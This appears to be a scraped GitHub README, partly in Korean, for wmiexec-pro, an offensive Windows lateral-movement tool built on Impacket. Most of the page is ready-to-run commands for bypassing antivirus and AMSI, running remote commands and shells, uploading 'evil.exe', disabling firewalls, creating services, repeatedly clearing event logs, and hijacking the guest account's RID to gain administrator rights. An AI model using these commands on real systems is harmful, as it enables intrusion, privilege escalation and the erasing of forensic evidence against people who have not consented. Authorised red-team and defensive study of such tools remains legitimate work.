 xiaolichan/wmiexec-pro
새로운 세대의 wmiexec.py

차세대 wmiexec.py.
차세대 wmiexec.py로, 더 많은 새로운 기능이 추가되었습니다. 모든 작업은 포트 135만으로 동작하며 (SMB 연결 불필요), 횡적 이동 시 AV 우회(Windows Defender, HuoRong, 360)를 위한 것입니다.
(맨 위로)
(맨 위로)
win32_process 불필요(맨 위로)
Impacket 최신 버전만 필요합니다
git clone https://github.com/fortra/impacket
cd impacket && sudo pip3 install .
git clone https://github.com/XiaoliChan/wmiexec-Pro
(맨 위로)
python3 wmiexec-pro.py [[domain/]username[:password]@]<targetName or address> module -h

Basic enumeration:
   python3 wmiexec-pro.py administrator:[email protected] enum -run

Enable/disable amsi bypass:
   python3 wmiexec-pro.py administrator:[email protected] amsi -enable
   python3 wmiexec-pro.py administrator:[email protected] amsi -disable

Execute command:
   python3 wmiexec-pro.py administrator:[email protected] exec-command -shell (Launch a semi-interactive shell)
   python3 wmiexec-pro.py administrator:[email protected] exec-command -command "whoami" (Default is with output mode)
   python3 wmiexec-pro.py administrator:[email protected] exec-command -command "whoami" -silent (Silent mode)
   python3 wmiexec-pro.py administrator:[email protected] exec-command -command "whoami" -silent -old (Slient mode in old version OS, such as server 2003)
   python3 wmiexec-pro.py administrator:[email protected] exec-command -command "whoami" -old (With output in old version OS, such as server 2003)

   python3 wmiexec-pro.py administrator:[email protected] exec-command -command "whoami" -save (With output and save output to file)
   python3 wmiexec-pro.py administrator:[email protected] exec-command -command "whoami" -old -save
   python3 wmiexec-pro.py administrator:[email protected] exec-command -clear (Remove temporary class for command result storage)

Filetransfer:
   python3 wmiexec-pro.py administrator:[email protected] filetransfer -upload -src-file "./evil.exe" -dest-file "C:\windows\temp\evil.exe" (Upload file over 512KB)
   python3 wmiexec-pro.py administrator:[email protected] filetransfer -download -src-file "C:\windows\temp\evil.exe" -dest-file "/tmp/evil.exe" (Download file over 512KB)
   python3 wmiexec-pro.py administrator:[email protected] filetransfer -clear (Remove temporary class for file transfer)

RDP:
   python3 wmiexec-pro.py administrator:[email protected] rdp -enable (Auto configure firewall)
   python3 wmiexec-pro.py administrator:[email protected] rdp -enable -old (For old version OS, such as server 2003)
   python3 wmiexec-pro.py administrator:[email protected] rdp -enable-ram (Enable Restricted Admin Mode for PTH, not support old version OS, such as server 2003)
   python3 wmiexec-pro.py administrator:[email protected] rdp -disable
   python3 wmiexec-pro.py administrator:[email protected] rdp -disable -old (For old version OS, such as server 2003, not support old version OS, such as server 2003)
   python3 wmiexec-pro.py administrator:[email protected] rdp -disable-ram (Disable Restricted Admin Mode)

WinRM (Only support win7+):
   python3 wmiexec-pro.py administrator:[email protected] winrm -enable
   python3 wmiexec-pro.py administrator:[email protected] winrm -disable

Firewall (Only support win8+):
   python3 wmiexec-pro.py administrator:[email protected] firewall -search-port 445
   python3 wmiexec-pro.py administrator:[email protected] firewall -dump (Dump all firewall rules)
   python3 wmiexec-pro.py administrator:[email protected] firewall -rule-id (ID from search port) -action [enable/disable/remove] (enable, disable, remove specify rule)
   python3 wmiexec-pro.py administrator:[email protected] firewall -firewall-profile enable (Enable all firewall profiles)
   python3 wmiexec-pro.py administrator:[email protected] firewall -firewall-profile disable (Disable all firewall profiles)

Services:
   python3 wmiexec-pro.py administrator:[email protected] service -action create -service-name "test" -display-name "For test" -bin-path 'C:\windows\system32\calc.exe'
   python3 wmiexec-pro.py administrator:[email protected] service -action create -service-name "test" -display-name "For test" -bin-path 'C:\windows\system32\calc.exe' -class "Win32_TerminalService" (Create service via alternative class)
   python3 wmiexec-pro.py administrator:[email protected] service -action start -service-name "test"
   python3 wmiexec-pro.py administrator:[email protected] service -action stop -service-name "test"
   python3 wmiexec-pro.py administrator:[email protected] service -action disable -service-name "test"
   python3 wmiexec-pro.py administrator:[email protected] service -action auto-start -service-name "test"
   python3 wmiexec-pro.py administrator:[email protected] service -action manual-start -service-name "test"
   python3 wmiexec-pro.py administrator:[email protected] service -action getinfo -service-name "test"
   python3 wmiexec-pro.py administrator:[email protected] service -action delete -service-name "test"
   python3 wmiexec-pro.py administrator:[email protected] service -dump all-services.json

Eventlog:
   python3 wmiexec-pro.py administrator:[email protected] eventlog -risk-i-know (Looping cleaning eventlog)
   python3 wmiexec-pro.py administrator:[email protected] eventlog -retrive object-ID (Stop looping cleaning eventlog)

RID Hijack:
   python3 wmiexec-pro.py administrator:[email protected] rid-hijack -user 501 -action grant (Grant access permissions for SAM/SAM subkey in registry)
   python3 wmiexec-pro.py administrator:[email protected] rid-hijack -user 501 -action grant-old (For old version OS, such as server 2003)
   python3 wmiexec-pro.py administrator:[email protected] rid-hijack -user 501 -action activate (Activate user)
   python3 wmiexec-pro.py administrator:[email protected] rid-hijack -user 501 -action deactivate (Deactivate user)
   python3 wmiexec-pro.py administrator:[email protected] rid-hijack -user 501 -action hijack -user 501 -hijack-rid 500 (Hijack guest user rid 501 to administrator rid 500)
   python3 wmiexec-pro.py administrator:[email protected] rid-hijack -blank-pass-login enable (Enable blank password login)
   python3 wmiexec-pro.py administrator:[email protected] rid-hijack -blank-pass-login disable
   python3 wmiexec-pro.py administrator:[email protected] rid-hijack -user 500 -action backup (This will save user profile data as json file)
   python3 wmiexec-pro.py [email protected] -no-pass rid-hijack -user 500 -remove (Use guest user remove administrator user profile after rid hijacked)
   python3 wmiexec-pro.py [email protected] -no-pass rid-hijack -restore "backup.json" (Restore user profile for target user)
(맨 위로)
